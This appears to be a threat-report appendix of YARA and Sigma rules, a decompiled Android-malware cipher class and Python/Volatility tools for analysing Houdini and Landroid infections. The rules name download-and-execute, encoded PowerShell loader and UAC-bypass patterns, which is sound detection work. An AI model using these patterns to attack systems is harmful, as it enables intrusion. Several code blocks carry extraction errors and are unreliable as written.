    $s3 = /comspec\[\\d+\\x2c\\d+\\x2c\\d+\]/ ascii nocase
    $s4 = "streamreader" ascii nocase
    $s5 = "deflatestream" ascii nocase
    $s6 = "compressionmode" ascii nocase
    $s7 = "frombase64string" ascii nocase
    $s8 = "text.encoding" ascii nocase
    $s9 = "$env" ascii nocase
    $s10 = "readtoend()" ascii nocase

condition:
    all of them
}

rule TTP_SFX_Binary_Containing_Document_and_Script {
    meta:
        description = "Detects SFX self-extracting archives embedding both a document
(rtfd,doc,docx,pdf) and a batch script (cmd, bat, ps1)."
        author = "ditekshen"
        date = "2018-03-01"
        reference1 = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
    strings:
        $s1 = "WinRAR SFX" ascii nocase
        $s2 = "SFX script commands" ascii nocase
        $s3 = /Setup=\w+\.(rtf|doc|docx|pdf)/ ascii nocase
        $s4 = /Setup=\w+\.(bat|cmd|ps1)/ ascii nocase
    condition:
        uint16(0) == 0x5a4d and all of them
}

rule TTP_JS_Attack_Stager {
    meta:
        description = "Detects actor LNK files used in ATT-NOV-20 2016, ATT-NOV-28 2016,
ATT-DEC-06 2016, and ATT-FEB-26 2018. Rule is expanded to hunt for variants and other
suspicious LNK files, just remove or replace machineid."
        author = "ditekshen"
        date = "2018-03-24"
        reference1 = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
    hash1 = "c053c40130fd9194fdeee691a6451b4875acd2c728bb6d43ce2de8092429155a"
    strings:
        $s1 = "CreateObject" ascii wide nocase
        $s2 = "powershell" ascii wide nocase
        $s3 = "Sysetm.Net.WebClient" ascii wide nocase
        $s4 = ".DownloadFile(" ascii wide nocase
        $s5 = "WScript[" ascii wide nocase
        $s6 = "Wscript.Shell" ascii wide nocase
        $s7 = "('w'+'S'+'C'+'r'+'I'+'p'+'t'+'.'+'S'+'H'+'e'+'l'+'L')" ascii wide nocase
        $s8 = "var _0x" ascii wide nocase
        $s9 = "return _0x" ascii wide nocase
        $s10 = "function" ascii wide nocase
        $s11 = /_0x[a-f0-9]{4,6}/ ascii wide nocase
    condition:
        9 of them
}

```

```

rule TTP_LNK_Attack_Stager {
    meta:
        description = "Detects actor LNK files used in ATT-NOV-20 2016, ATT-NOV-28 2016, ATT-DEC-06 2016, and ATT-FEB-26 2018. Rule is expanded to hunt for variants and other suspicious LNK files, just remove or replace machineid."
        author = "ditekshen"
        date = "2018-03-24"
        reference1 = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
    strings:
        $lnk_magic = { 4c 00 00 00 01 14 02 00 }

        $target_file1 = "cmd.exe" ascii wide nocase
        $target_file2 = "powershell.exe" ascii wide nocase

        $machineid1 = "sa3q-lap" ascii wide nocase
        $machineid1 = "sec-pc" ascii wide nocase

        $cla1 = " md c:\\\" ascii wide nocase
        $cla2 = "&attrib " ascii wide nocase
        $cla3 = "\\_* .doc c:\\\" ascii wide nocase
        $cla4 = "\\_* .docx c:\\\" ascii wide nocase
        $cla5 = ".bat&start " ascii wide nocase
        $cla6 = ".cmd&start " ascii wide nocase
        $cla7 = "-o+ -ibck&" ascii wide nocase
        $cla8 = "winrar.exe" ascii wide nocase
        $cla9 = "+h +s" ascii wide nocase
        $cla10 = "Sysetm.Net.WebClient" ascii wide nocase
        $cla11 = ".DownloadFile" ascii wide nocase
        $cla12 = "%temp%\\\" ascii wide nocase
        $cla13 = "%appdata%\\\" ascii wide nocase
        $cla14 = "%userprofile%\\\" ascii wide nocase
        $cla15 = " cmd /c " ascii wide nocase
        $cla16 = " cmd /k " ascii wide nocase
        $cla17 = "hidden" ascii wide nocase
        $cla18 = "bypass" ascii wide nocase
        $cla19 = "bitsadmin.exe" ascii wide nocase
        $cla20 = "/transfer" ascii wide nocase
        $cla21 = "/priority" ascii wide nocase

    condition:
        ($lnk_magic at 0) and ( 1 of ($target_file*) and 1 of ($machineid*) and 5 of
        ($cla*) )
}

```

Sigma Rules

```
action: global
title: The Kill Chain Evolution of a Middle Eastern Threat Actor
status: experimental
description: Detects specific attacks and generic TTPs observed in the report
author: Ditekshen
date: 2018/05/21
detection:
    condition: 1 of them
level: critical

---
# ATT-MAR-12/26: Fileless PowerShell, Code Injection, and Houdini
# Sysmon Event ID 1 (ProcessCreate)
logsource:
    product: windows
    service: sysmon
detection:
    remote_winword_cmd_1:
        EventID: 1
        Image: '%SYSTEMROOT\System32\cmd.exe'
        ParentImage: '%SYSTEMROOT\System32\wscript.exe'
        CommandLine: '%SYSTEMROOT\System32\cmd.exe /c start winword http*'

logsource:
    product: windows
    service: sysmon
detection:
    remote_winword_cmd_2:
        EventID: 1
        Image:
            - '%PROGRAMFILES%\Microsoft Office\Office*\WINWORD.EXE'
            - '%PROGRAMFILES(x86)%\Microsoft Office\Office*\WINWORD.EXE'
        ParentImage: '%SYSTEMROOT\System32\cmd.exe'
        CommandLine:
            - '%PROGRAMFILES%\Microsoft Office\Office*\WINWORD.EXE http*'
            - '%PROGRAMFILES(x86)%\Microsoft Office\Office*\WINWORD.EXE http*'

---
# ATT-APR-18: Privilege Escalation, UAC Bypass, Unmanaged PowerShell, and Njrat 0.7d
# Sysmon Event ID 13 (RegistryEvent) Registry value set
logsource:
    product: windows
    service: sysmon
detection:
    priv_escalation_set_eventvwr:
        EventID: 13
        TargetObject: '\REGSITRY\USERS\*\mscfile\shell\open\command\(Default)'
        Details:
            - '%TEMP%\*.exe'
            - '*\powershell.exe'

# Sysmon Event ID 1 (ProcessCreate)
logsource:
    product: windows
    service: sysmon
detection:
    priv_escalation_exe_eventvwr:
        EventID: 1
        Image: '%TEMP%\*.exe'
        ParentImage: '%SYSTEMROOT\System32\eventvwr.exe'

# Sysmon Event ID 11 (FileCreate)
logsource:
    product: windows
    service: sysmon
```

```

detection:
  payload_drop_1:
    EventID: 11
    Image: '%TEMP%\*.exe'
    TargetFilename: '%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\Examples\profile.ps1'

# Sysmon Event ID 1 (ProcessCreate)
logsource:
  product: windows
  service: sysmon
detection:
  priv_escalation_exe_eventvwr:
    EventID: 1
    Image: '%SYSTEMROOT\System32\netsh.exe'
    ParentImage: '%TEMP%\*.exe'
    CommandLine: 'netsh firewall add allowedprogram * ENABLE'

---

# ATT-APR-27: CVE-2017-0199 Exploitation, Fileless PowerShell Inception, and Houdini
# Sysmon Event ID 11 (FileCreate)
logsource:
  product: windows
  service: sysmon
detection:
  cve_2017_0199_artifacts_1:
    EventID: 11
    Image:
      - '%PROGRAMFILES%\Microsoft Office\Office*\WINWORD.EXE'
      - '%PROGRAMFILES(x86)%\Microsoft Office\Office*\WINWORD.EXE'
    TargetFilename: '%APPDATA%\Local\Microsoft\Windows\Temporary Internet
Files\Content.*\*.*.hta'

# Sysmon Event ID 1 (ProcessCreate)
logsource:
  product: windows
  service: sysmon
detection:
  cve_2017_0199_artifacts_2:
    EventID: 1
    Image: '*\powershell.exe'
    ParentImage: '*\mshta.exe'
    CommandLine: '*\powershell.exe *'

---

# ATT-OCT-24: Dynamic Data Exchange (DDE) RTF, HoudiniSE, and Code Injection
# Sysmon Event ID 1 (ProcessCreate)
logsource:
  product: windows
  service: sysmon
detection:
  fingerprint:
    EventID: 1
    Image: '*\cmd.exe'
    ParentImage: '*\powershell.exe'
    CommandLine: 'cmd.exe /c whoami /groups'

# Sysmon Event ID 1 (ProcessCreate)
logsource:
  product: windows
  service: sysmon
detection:
  meterpreter_priv_escalation:
    EventID: 1
    Image: '%TEMP%\*.exe'
    ParentImage: '*\powershell.exe'
    CommandLine: '%TEMP%\*.exe /c %TEMP%\*.exe'

# Window Defender Exploit Guard - Attack Surface Reduction (ASR)
logsource:

```

```

product: windows
service: defender
detection:
  dde_attempt:
    EventID:
      - 1121
      - 1122
    Path: '*\powershell.exe'
    ProcessName:
      - '%PROGRAMFILES%\Microsoft Office\Office*\WINWORD.EXE'
      - '%PROGRAMFILES(x86)%\Microsoft Office\Office*\WINWORD.EXE'

---
# ATT-NOV-06: CVE-2017-8759 Exploitation and Houdini SE via PowerShell Injection
# Sysmon Event ID 1 (ProcessCreate)
logsource:
  product: windows
  service: sysmon
detection:
  cve_2017_8759_artifacts_1:
    EventID: 1
    Image: '%SYSTEMROOT%\Microsoft.NET\Framework\v*\csc.exe'
    ParentImage:
      - '%PROGRAMFILES%\Microsoft Office\Office*\WINWORD.EXE'
      - '%PROGRAMFILES(x86)%\Microsoft Office\Office*\WINWORD.EXE'
    CommandLine: '%SYSTEMROOT%\Microsoft.NET\Framework\v*\csc.exe /noconfig /fullpaths
@*' 

# Sysmon Event ID 1 (ProcessCreate)
logsource:
  product: windows
  service: sysmon
detection:
  cve_2017_8759_artifacts_2:
    EventID: 1
    Image: '%SYSTEMROOT%\Microsoft.NET\Framework\v*\cvtres.exe'
    ParentImage: '%SYSTEMROOT%\Microsoft.NET\Framework\v*\csc.exe'
    CommandLine: '%SYSTEMROOT%\Microsoft.NET\Framework\v*\cvtres.exe /NOLOGO /READONLY
/MACHINE:*' 

# Sysmon Event ID 11 (FileCreate)
logsource:
  product: windows
  service: sysmon
detection:
  cve_2017_0199_artifacts_3:
    EventID: 11
    Image: '%SYSTEMROOT%\Microsoft.NET\Framework\v*\csc.exe'
    TargetFilename:
      - 'C:\Users\*\Documents\http*.dll'
      - 'C:\Users\*\Documents\http*.pdb'
      - 'C:\Users\*\Documents\Logo.cs'

# Sysmon Event ID 1 (ProcessCreate)
logsource:
  product: windows
  service: sysmon
detection:
  cve_2017_8759_artifacts_4:
    EventID: 1
    Image: '*\mshta.exe'
    ParentImage:
      - '%PROGRAMFILES%\Microsoft Office\Office*\WINWORD.EXE'
      - '%PROGRAMFILES(x86)%\Microsoft Office\Office*\WINWORD.EXE'

# Window Defender Exploit Guard - Attack Surface Reduction (ASR)
logsource:
  product: windows
  service: defender

```

```

detection:
  cve_2017_8759_attempt:
    EventID:
      - 1121
      - 1122
    Path: '%SYSTEMROOT%\Microsoft.NET\Framework\v*\csc.exe'
    ProcessName: '%SYSTEMROOT%\System32\conhost.exe'

---

# Generic rules for TTPs utilized in multiple attacks
# Sysmon Event ID 1 (ProcessCreate)
logsource:
  product: windows
  service: sysmon
detection:
  powershell_shellcode_injection_1:
    EventID: 1
    Image: '\powershell.exe'
    ParentImage: '\powershell.exe'
    CommandLine: 'powershell.exe *=New-Object
IO.MemoryStream(*[Convert]::FromBase64String(*New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream(*.ReadToEnd());'

# Sysmon Event ID 1 (ProcessCreate)
logsource:
  product: windows
  service: sysmon
detection:
  powershell_shellcode_injection_2:
    EventID: 1
    Image: '\cmd.exe'
    ParentImage: '\cmd.exe'
    CommandLine:
      - 'cmd.exe /S /D /c *echo*New-Object
IO.MemoryStream(*[Convert]::FromBase64String(*New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream(*.ReadToEnd());'
      - 'cmd.exe /S /D /c *echo*New-Object
IO.MemoryStream(*[Convert]::FromBase64String(*New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream(*[ScriptBlock]::Create*.Invoke())
      - 'cmd.exe /c *echo*New-Object
IO.MemoryStream(*[Convert]::FromBase64String(*New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream(*comspec[*']

# Sysmon Event ID 1 (ProcessCreate)
logsource:
  product: windows
  service: sysmon
detection:
  droppers:
    EventID: 1
    Image: '\cmd.exe'
    ParentImage:
      - '*.exe'
      - '*.scr'
      - '*.ini'
    CommandLine:
      - 'cmd.exe /c %TEMP%\RarSFX*\*.cmd'
      - 'cmd.exe /c %TEMP%\RarSFX*\*.bat'
      - 'cmd.exe /c %TEMP%\RarSFX*\*.doc'

# Sysmon Event ID 8 (CreateRemoteThread)
logsource:
  product: windows
  service: sysmon
detection:
  droppers:
    EventID: 8
    SourceImage: '\powershell.exe'
    TargetImage:

```

- '%SYSTEMROOT%\explorer.exe'
- '%SYSTEMROOT%\System32\wscript.exe'

Appendix Python Scripts

houdinidroid-log-parser.py

```
public class b {
    private SecretKeySpec a;
    private Cipher b;
    private String c = "5632Ue595rLkRE1Jq15g110byg";

    public b() {
        byte[] bArr = null;
        try {
            MessageDigest instance = MessageDigest.getInstance("SHA-256");
            instance.update(this.c.getBytes());
            bArr = instance.digest();
        } catch (NoSuchAlgorithmException e) {
            e.printStackTrace();
        }
        this.a = new SecretKeySpec(bArr, "AES");
        try {
            this.b = Cipher.getInstance("AES/ECB/PKCS5Padding");
        } catch (NoSuchAlgorithmException e2) {
            e2.printStackTrace();
        } catch (NoSuchPaddingException e3) {
            e3.printStackTrace();
        }
    }
    ...
    public byte[] a(String str) {
        if (str == null || str.length() == 0) {
            throw new Exception("Empty string");
        }
        try {
            this.b.init(1, this.a);
            return this.b.doFinal(str.getBytes("UTF-8"));
        } catch (Exception e) {
            throw new Exception("[encrypt] " + e.getMessage());
        }
    }
}
```

Encryption Routine in Android Malware of ATT-JUL-22

```
#!/usr/bin/env python

# landroid-lorg-parser.py: parses the Andr.Trojan.Landroid-Lorg exfiltration
# database, decrypts rows contents, and dumps the results into .csv files per table.
# Only contacts and message tables are dumped.

# Copyright (C) 2017 @ditekshen

# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# any later version.

# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.

# You should have received a copy of the GNU General Public License
# along with this program. If not, see <http://www.gnu.org/licenses/>.

import sys
import sqlite3
import hashlib
```

```

import base64

from optparse import OptionParser
from os import path
from Crypto.Cipher import AES
from itsdangerous import base64_encode,base64_decode

usage = "Usage: %prog -d ContDB"
parser = OptionParser(usage=usage)
parser.add_option("-d", dest="contdb",
                  action="store", type="string",
                  help="Andr.Trojan.Landroid-Lorg database input file")

(options, args) = parser.parse_args()

if len(sys.argv) == 0:
    parser.print_help()
    exit(-1)

if (options.contdb == None):
    parser.print_help()
    print "\nAndr.Trojan.Landroid-Lorg Database filename not specified!"
    exit(-1)

# define database connection
if path.isfile(options.contdb):
    dbconn = sqlite3.connect(options.contdb)
else:
    print "Specified Andr.Trojan.Landroid-Lorg Database does not exist!"
    exit(-1)

# ----- define decryption inputs -----
# digest seed extarcted from .APK
seed = "5632Ue595rLkRE1Jq15g110byg"
# digest algorithm
md = hashlib.sha256()
# generate digest
md.update(seed)
# resulting digest is used as encryption/decryption key
key = md.digest()
# define AES ciper with the generayed key
cipher = AES.new(key)

BS = AES.block_size
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

# android message types
# Reference:
https://developer.android.com/reference/android/provider/Telephony.TextBasedSmsColumns.html
MESSAGE_TYPE_ALL = 0
MESSAGE_TYPE_INBOX = 1
MESSAGE_TYPE_SENT = 2
MESSAGE_TYPE_DRAFT = 3
MESSAGE_TYPE_OUTBOX = 4
MESSAGE_TYPE_FAILED = 5
MESSAGE_TYPE_QUEUED = 6

# contacts columns
CONTACT_ID = 0

```

```

CONTACT_CV_ID = 1
CONTACT_NAME = 2
CONTACT_CV_TYPE = 3
CONTACT_CV_VALUE = 4
# message columns
MESSAGE_ID = 0
MESSAGE_TYPE = 1
MESSAGE_BODY = 2
MESSAGE_ADDR = 3
MESSAGE_DATE = 4

# database operations
sms_query = "SELECT message_id, message_type, message_body, message_address, message_date FROM message"
contacts_query = "SELECT contact.cont_id, contact_value.cv_id, contact.contact_fullName, contact_value.cv_type, contact_value.cv_value FROM contact, contact_value WHERE contact.cont_id = contact_value.cv_id"

# parse contacts table
contacts_cursor = dbconn.cursor()
contacts_cursor.execute(contacts_query)
contact_row = contacts_cursor.fetchone()

try:
    contacts_wr = open("contacts.csv", "w")
except:
    print ("Unable to write contacts csv file")
    exit(-1)

contacts_wr.write("contact_id,contaact_detail_id,contact_fullname,contact_detail_type,message_detail_value\n")

while contact_row:
    decrypted_contact_name =
cipher.decrypt(base64_decode(contact_row[CONTACT_NAME])).strip()
    decrypted_contact_details =
cipher.decrypt(base64_decode(contact_row[CONTACT_CV_VALUE])).strip()

    contacts_wr.write(str(contact_row[CONTACT_ID]) + "," +
str(contact_row[CONTACT_CV_ID]) + "," + decrypted_contact_name + "," +
str(contact_row[CONTACT_CV_TYPE]) + "," + decrypted_contact_details + "\n")
    contact_row = contacts_cursor.fetchone()

contacts_cursor.close()
contacts_wr.close()

# parse message (SMS) table
sms_cursor = dbconn.cursor()
sms_cursor.execute(sms_query)
sms_row = sms_cursor.fetchone()

try:
    sms_wr = open("sms_messages.csv", "w")
except:
    print ("Unable to write SMS messaegs csv file")
    exit(-1)

sms_wr.write("message_id,message_type_id,message_type,message_body,message_sent_to, message_date\n")

while sms_row:

```

```

# map message type integer with message type string
if sms_row[1] == MESSAGE_TYPE_ALL:
    SMS_TYPE = "All"
elif sms_row[1] == MESSAGE_TYPE_INBOX:
    SMS_TYPE = "Inbox"
elif sms_row[1] == MESSAGE_TYPE_SENT:
    SMS_TYPE = "Sent"
elif sms_row[1] == MESSAGE_TYPE_DRAFT:
    SMS_TYPE = "Draft"
elif sms_row[1] == MESSAGE_TYPE_OUTBOX:
    SMS_TYPE = "Outbox"
elif sms_row[1] == MESSAGE_TYPE_FAILED:
    SMS_TYPE = "Failed"
elif sms_row[1] == MESSAGE_TYPE_QUEUED:
    SMS_TYPE = "Queued"
else:
    SMS_TYPE = "Unknown"

decrypted_sms_body =
cipher.decrypt(base64_decode(sms_row[MESSAGE_BODY])).strip()
decrypted_sms_dest =
cipher.decrypt(base64_decode(sms_row[MESSAGE_ADDR])).strip()

sms_wr.write(str(sms_row[MESSAGE_ID]) + "," + str(sms_row[MESSAGE_TYPE]) + ","
+ SMS_TYPE + "," + decrypted_sms_body + "," + decrypted_sms_dest + "," +
sms_row[MESSAGE_DATE] + "\n")
sms_row = sms_cursor.fetchone()

sms_cursor.close()
sms_wr.close()

dbconn.close()

```

hcmd-extractor.py

```
#!/usr/bin/env python

# hcmd-extractor.py: reads a pcap file containing the new version of Houdini's
# Scout and Elite components commands exchanged and their direction per packet.

# Copyright (C) 2017 @ditekshen

# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# any later version.

# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.

# You should have received a copy of the GNU General Public License
# along with this program. If not, see <http://www.gnu.org/licenses/>.

import re
import os
import sys
import string
import argparse

try:
    from scapy.all import *
    HAVE_SCAPY = True
except ImportError:
    HAVE_SCAPY = False

def main(args, env):
    packets = read_pcap(args.pcap)
    commands = extract_commands(packets)

def read_pcap(pcap_file):
    print 'Reading PCAP:'
    try:
        pkts = rdpcap(pcap_file)
        return pkts
    except Exception, e:
        print e

def extract_commands(pkts):
    scout_command_list = []
    elite_command_list = []
    multi_command_list = []

    printable = set(string.printable)

    for pkt in pkts:
        if IP in pkt and TCP in pkt and Raw in pkt:
            # Check if packet contains HSE command format prefix
            if 'command=' in pkt[Raw].load:
                # If packet contains format prefix and scote,
                # then this is the Houdini Scout component on
                # the infected client.
                if 'scote' in pkt[Raw].load:
```

```

        scout_command = "%s:%s --> %s:%s > Command: %s" % (pkt[IP].src,
pkt[TCP].sport, pkt[IP].dst, pkt[TCP].dport,
pkt[Raw].load.strip().split('|')[0].strip('[]\n'))
        scout_command_list.append(scout_command)
    else:
        # If packet contains command format prefix,
        # but does NOT contain scote then this is the
        # Houdini Elite component.

        # Process multiple commands when multiple
        # commands found in a signle packet
        if pkt[Raw].load.count('command=') > 1:
            print "Found Multiple Commands in Single Packet"
            raw_multi_cmd = pkt[Raw].load.splitlines(True)
            # Only select items from the entire list that contain the
string 'command='
            multi_cmd = filter(lambda c: 'command=' in c,
raw_multi_cmd)
            # Clean each command found in this single packet
            for mcmd in multi_cmd:
                cmd = filter(lambda c: c in printable,
mcmd.split('\x0d\x0a')[0].strip('[]\n'))
                if not cmd.startswith('command='):
                    cmd = re.sub(r'^(.*)?(?=command)', r '',
cmd.replace('\n', '')).replace('\r', '')
                icmd = "%s:%s --> %s:%s > Command: %s" % (pkt[IP].src,
pkt[TCP].sport, pkt[IP].dst, pkt[TCP].dport, re.sub(r'[\x20-\x7e]', r'', cmd))
                multi_command_list.append(icmd)
            # Single command found per packet
            else:
                cmd = filter(lambda x: x in printable,
pkt[Raw].load.split('\x0d\x0a')[0].strip('[]\n'))
                if not cmd.startswith('command='):
                    cmd = re.sub(r'^(.*)?(?=command)', r '',
cmd.replace('\n', '')).replace('\r', '')
                if cmd is not None:
                    elite_command = "%s:%s --> %s:%s > Command: %s" %
(pkt[IP].src, pkt[TCP].sport, pkt[IP].dst, pkt[TCP].dport, re.sub(r'[\x20-
\x7e]', r'', cmd))
                    elite_command_list.append(elite_command)
            else:
                # If packet does NOT contain command format prefix,
                # but starts with scote, then these are the C&C server
                # commands to the Houdini Scout.
                if pkt[Raw].load.startswith('scote'):
                    scout_command = "%s:%s --> %s:%s > Command: %s" % (pkt[IP].src,
pkt[TCP].sport, pkt[IP].dst, pkt[TCP].dport,
pkt[Raw].load.strip().split('|')[0].strip('[]\n'))
                    scout_command_list.append(scout_command)

    if len(scout_command_list) > 0:
        print '\nFound Houdini Scout commands in PCAP:\n'
        for cmd in scout_command_list:
            print cmd
    else:
        print '\nNo Houdini Scout commands found in PCAP.\n'

    if len(elite_command_list) > 0:
        print '\nFound Houdini Elite commands in PCAP:\n'
        total_elite_command_list = elite_command_list + multi_command_list
        for cmd in total_elite_command_list:

```

```
        print cmd
else:
    print '\nNo Houdini Elite commands found in PCAP.\n'

def parse_args():
    parser = argparse.ArgumentParser(description = "Extract Houdini Scout and Elite
commands exchanged between client and server")
    parser.add_argument("-r", action = "store", dest = "pcap", type = str, help =
"PCAP file containing Houdini Scout Elite C&C communication")
    return parser.parse_args()

if __name__ == "__main__":
    if not HAVE_SCAPY:
        print "Please install scapy: pip install scapy"
        sys.exit(1)

res = main(parse_args(), os.environ)
if res is not None:
    sys.exit(res)
```

volatility Plugin houdinise.py

```
# Volatility Plugin to detect and the dump the configurations of Houdini SE

# Copyright (C) 2017 @ditekshen

# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# any later version.

# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.

# You should have received a copy of the GNU General Public License
# along with this program. If not, see <http://www.gnu.org/licenses/>.

# Usage:
# 1. Copy the houdinise.py plugin into volatility/plugins/malware
# 2. python vol.py --profile=Win7SP1x64 -f memory.img [ houdiniseconfig |
# houdiniseconfig ]

import volatility.plugins.taskmods as taskmods
import volatility.win32.tasks as tasks
import volatility.obj as obj
import volatility.utils as utils
import volatility.plugins.malware.malfind as malfind
import volatility.plugins.malware as malware
import re

try:
    import yara
    HAVE_YARA = True
except ImportError:
    HAVE_YARA = False

houdini_scout_signature = {
    'houdini_scout' : 'rule Houdini_Scout { \
        strings: \
            $c1 = "[nick_name]" \
            $c2 = "[/nick_name]" \
            $c3 = "[install_name]" \
            $c4 = "[/install_name]" \
            $c5 = "[install_folder]" \
            $c6 = "[/install_folder]" \
            $c7 = "[reg_startup]" \
            $c8 = "[/reg_startup]" \
            $c9 = "[folder_startup]" \
            $c10 = "[/folder_startup]" \
            $c11 = "[task_startup]" \
            $c12 = "[/task_startup]" \
            $c13 = "[injection]" \
            $c14 = "[/injection]" \
            $c15 = "[injection_process]" \
            $c16 = "[/injection_process]" \
            $c17 = "[connection]" \
            $c18 = "[/connection]" \
}
```

```

        condition: $c1 and $c2 and $c3 and $c4 and $c5 and $c6 and
$c7 and $c8 and $c9 and $c10 and $c11 and $c12 and $c13 and $c14 and $c15 and $c16
and $c17 and $c18 }'
}

houdini_config_signature = { 'houdini_config' : 'rule HoudiniSE_Config { strings:
$config = /\\[config\\]\\[connection\\]\\[param\\].*\\[\\w+\\]/ condition: $config }' }

class HoudiniSEScan(taskmods.DllList):
    "Detect processes injected with HoudiniSE malware"

    @staticmethod
    def is_valid_prfoile(profile):
        return (profile.metadata.get('os', 'unknown') == 'windows')

    def get_vad_base(self, task, address):
        for vad in task.VadRoot.traverse():
            if address >= vad.Start and address < vad.End:
                return vad.Start
        return None

    def get_vad_permissions (self, task, address):
        for vad in task.VadRoot.traverse():
            if address >= vad.Start and address < vad.End:
                return vad.u.VadFlags.Protection.v()
        return None

    def get_vad_magic(self, task):
        for vad, process_space in task.get_vads():
            return obj.Object("_IMAGE_DOS_HEADER", offset = vad.Start, vm =
process_space).e_magic

    def calculate(self):

        if not HAVE_YARA:
            debug.error("Yara is required for this plugin.")

        addr_space = utils.load_as(self._config)

        if not self.is_valid_prfoile(addr_space.profile):
            debug.error("Windows profile is required for this plugin.")

        rules = yara.compile(sources = houdini_scout_signature)

        for task in self.filter_tasks(tasks.pslist(addr_space)):
            scanner = malfind.VadYaraScanner(task = task, rules = rules)
            for hit, address in scanner.scan():
                if self.get_vad_permissions(task, address) == 6:
                    if self.get_vad_magic(task) != 0x5A4D:
                        continue
                    vad_base_addr = self.get_vad_base(task, address)
                    yield task, vad_base_addr
                    break

    def render_text(self, outfd, data):
        self.table_header(outfd, [ ("Name", "20"),
                                  ("PID", "8"),
                                  ("Data VA", "[addrpad]")])

        for task, start in data:
            self.table_row(outfd, task.ImageFileName, task.UniqueProcessId, start)

```

```

class HoudiniSEConfig(taskmods.DllList):
    "Parse HoudniSE Configuration"

    def calculate(self):

        delim = "-" * 70

        addr_space = utils.load_as(self._config)
        rules = yara.compile(sources = houdini_config_signature)
        for task in self.filter_tasks(tasks.pslist(addr_space)):
            for vad, process_space in task.get_vads():
                if vad.Length > 8*1024*1024*1024:
                    continue
                data = process_space.zread(vad.Start, vad.Length)
                matches = rules.match(data = data)
                if matches:
                    yield task.ImageFileName, task.UniqueProcessId, matches
                    break

    def parse_config(self, config, outfd):
        outfd.write("Configuration Locations\t\t:t: %s\n" %
'.join(re.findall(r'\[param\](.*?)\[\/param]', config)))
        outfd.write("Install Name (install_name)\t\t:t: %s\n" %
''.join(re.findall(r'\[install_name\](.*?)\[\/install_name]', config)))
        outfd.write("Nick Name (nick_name)\t\t:t: %s\n" %
''.join(re.findall(r'\[nick_name\](.*?)\[\/nick_name]', config)))
        outfd.write("Install Folder (install_folder)\t\t:t: %s\n" %
','.join(re.findall(r'\[install_folder\](.*?)\[\/install_folder]', config)))
        outfd.write("Registry Startup (reg_startup)\t\t:t: %s\n" %
','.join(re.findall(r'\[reg_startup\](.*?)\[\/reg_startup]', config)))
        outfd.write("Folder Startup (folder_startup)\t\t:t: %s\n" %
','.join(re.findall(r'\[folder_startup\](.*?)\[\/folder_startup]', config)))
        outfd.write("Task Startup (task_startup)\t\t:t: %s\n" %
','.join(re.findall(r'\[task_startup\](.*?)\[\/task_startup]', config)))
        outfd.write("Injection Enabled (injection)\t\t:t: %s\n" %
','.join(re.findall(r'\[injection\](.*?)\[\/injection]', config)))
        outfd.write("Injection Process (injection_process)\t:t: %s\n" %
','.join(re.findall(r'\[injection_process\](.*?)\[\/injection_process]', config)))

    def render_text(self, outfd, data):

        delim = "-" * 70

        outfd.write("{0}\n".format(delim))
        outfd.write("HoudiniSE Configuration:\n\n")

        for imagename, pid, config in data:
            outfd.write("Process: %s , PID: (%d)\n\n" % (imagename, pid))
            for offset, _, item in config[0].strings:
                self.parse_config(item, outfd)
            break

```

Sample Output:

```
$ python vol.py --profile=Win7SP1x64 -f memory.img houdiniseScan
Volatility Foundation Volatility Framework 2.6
Name          PID      Data VA
-----
explorer.exe    2772  0x0000000005000000

